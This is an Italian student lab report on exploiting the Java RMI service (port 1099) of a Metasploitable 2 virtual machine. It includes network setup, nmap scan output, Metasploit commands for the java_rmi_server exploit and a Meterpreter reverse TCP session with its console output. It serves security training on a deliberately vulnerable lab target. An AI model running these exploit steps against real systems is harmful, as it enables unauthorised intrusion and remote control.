

INDICE

■ ESERCIZIO_____	pag. 1
■ IP METASPLOITABLE 2 & KALI LINUX_____	pag. 2
■ SCANSIONE NMAP_____	pag. 3
■ MSFCONSOLE_____	pag. 4
■ EXPLOIT_____	pag. 5
■ METERPRETER_____	pag. 6

---ESERCIZIO---

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.

Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

-La macchina attaccante (KALI) deve avere il seguente indirizzo IP:
192.168.11.111

-La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP:
192.168.11.112

-Scansione della macchina con nmap per evidenziare la vulnerabilità.

-Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1) Configurazione di rete ;

2) Informazioni sulla tabella di Routing della macchina vittima.


IP METASPLOITABLE 2 & KALI LINUX

Come prima cosa andiamo a cambiare i settaggi delle schede di rete delle due macchine. Entrambe le macchine virtuali sono impostate in “RETE INTERNA” e configurandole, come si può vedere di seguito tramite le slide, facciamo in modo che comunichino una con l'altra impostando gli IP richiesti dall'esercizio assegnatoci.

Kali: 192.168.11.111

Metasploitable 2: 192.168.11.112

Gateway: 192.168.11.1



```
GNU nano 7.2 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.11.111/24
gateway 192.168.11.1
```

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```

SCANSIONE NMAP

Come possiamo vedere nella foto successiva, andremo ad utilizzare NMAP tramite il comando “`sudo nmap -sV -T3 192.168.11.112`” per poter vedere tutte le porte disponibili e vedere se sono aperte o chiuse. In questo caso andremo a confermare che la porta 1099/TCP è aperta e corrisponde Java-RMI.

Il comando `-sV` andrà a mostrarci ogni singolo servizio relativo ad ogni porta che verrà individuata, invece il comando `-T3` imposta una scansione di tempistica media, così da non essere troppo invadente (non interrompendo la scansione per via delle restrizioni di `time sleep`), ma riuscendo ugualmente a carpire abbastanza informazioni che ci servono.

```
(kali@kali)-[~/Desktop]
└─$ sudo nmap -sV -T3 192.168.11.112
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-20 16:18 CET
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.50% done; ETC: 16:19 (0:00:00 remaining)
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.50% done; ETC: 16:19 (0:00:00 remaining)
Nmap scan report for 192.168.11.112
Host is up (0.00034s latency).
Not shown: 979 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  filtered ingreslock
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:33:EC:94 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux/linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.95 seconds
```

Cos'è NMAP:

Nmap, acronimo di Network Mapper, è uno strumento di scansione di rete ampiamente utilizzato per esaminare, mappare e valutare la sicurezza di reti informatiche. Si tratta di un'applicazione open-source dotata di diverse funzionalità che consentono agli amministratori di sistema e agli esperti di sicurezza di condurre analisi approfondite su reti e dispositivi connessi.

Nmap è in grado di individuare e identificare dispositivi all'interno di una rete, determinare le porte aperte e i servizi in esecuzione su tali porte. Questa capacità di rilevare le caratteristiche della rete aiuta a comprendere la topologia di una rete e a individuare eventuali punti vulnerabili. Gli amministratori di sistema possono utilizzare Nmap per verificare la configurazione di sicurezza di una rete, identificare potenziali falle di sicurezza e valutare l'esposizione di servizi ai potenziali attacchi.

MSFCONSOLE

Ora andremo ad avviare il comando MSFCONSOLE, il quale va ad aprire una console che ci permette di inviare pacchetti payload che possono essere moduli di exploit, payload, post-exploitation, ecc... msfconsole consente di caricare, visualizzare e gestire questi moduli configurando al meglio sia la macchina attaccante che la macchina vittima.

Una volta avviato andiamo a cercare l'exploit che ci interessa, in questo caso "java_RMI", e visionando i risultati ottenuti andiamo a scegliere il secondo tramite il comando "use 1"

```
msf6 > search java_rmi

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check
-  ----                                     -
-----
0  auxiliary/gather/java_rmi_registry        normal          No
   Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes
   Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal   No
   Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No
   Java RMIClientImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi
/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
```

EXPLOIT

Una volta selezionato l'exploit andiamo a visionare quali parametri devono essere configurati tramite comando "show options" (possono essere individuati semplicemente vedendo la dicitura "YES" accanto al nome del servizio). In questo caso deve essere modificato "RHOSTS" impostando l'IP della macchina vittima, ovvero Metasploitable 2 "192.168.11.112". Dopodiché andiamo a lanciare il comando "exploit" per mandare il pacchetto ed avviare l'attacco.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/wKFcF1lw7IO1h
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:47364) at 2024-01-20 15:51:46 +0100
```

Cos'è un exploit:

Un exploit è un software o una sequenza di comandi progettati per sfruttare una vulnerabilità in un sistema informatico, un'applicazione o un dispositivo. Gli exploit sono utilizzati al fine di ottenere un vantaggio non autorizzato, come l'esecuzione di codice arbitrario, l'accesso a informazioni riservate o il controllo del sistema bersaglio. In termini più semplici, un exploit è uno strumento che sfrutta debolezze nella sicurezza di un sistema per compiere azioni non consentite.

Le vulnerabilità possono derivare da errori di programmazione, problemi di progettazione del software o, più in generale, da lacune nella sicurezza. Gli sviluppatori lavorano costantemente per identificare e correggere queste vulnerabilità attraverso patch e aggiornamenti di sicurezza.

METERPRETER

Una volta stabilita la connessione, avviando una sessione, controlliamo la configurazione di rete della macchina vittima utilizzando il comando “ifconfig” così da fare un controllo incrociato, vedendo allo stesso tempo se ci si è connessi alla macchina scelta in partenza. Dopodiché andiamo ad utilizzare il comando “route” così da completare l’esercizio potendo visualizzare gli ultimi parametri di configurazione estraendo ogni singola informazione rilevante per l’esercizio.

```
meterpreter > ipconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
```

```
meterpreter > route

IPv4 network routes
=====

Subnet      Netmask      Gateway  Metric  Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====

Subnet      Netmask      Gateway  Metric  Interface
-----
::1          ::           ::
fe80::a00:27ff:fe33:ec94 ::           ::
```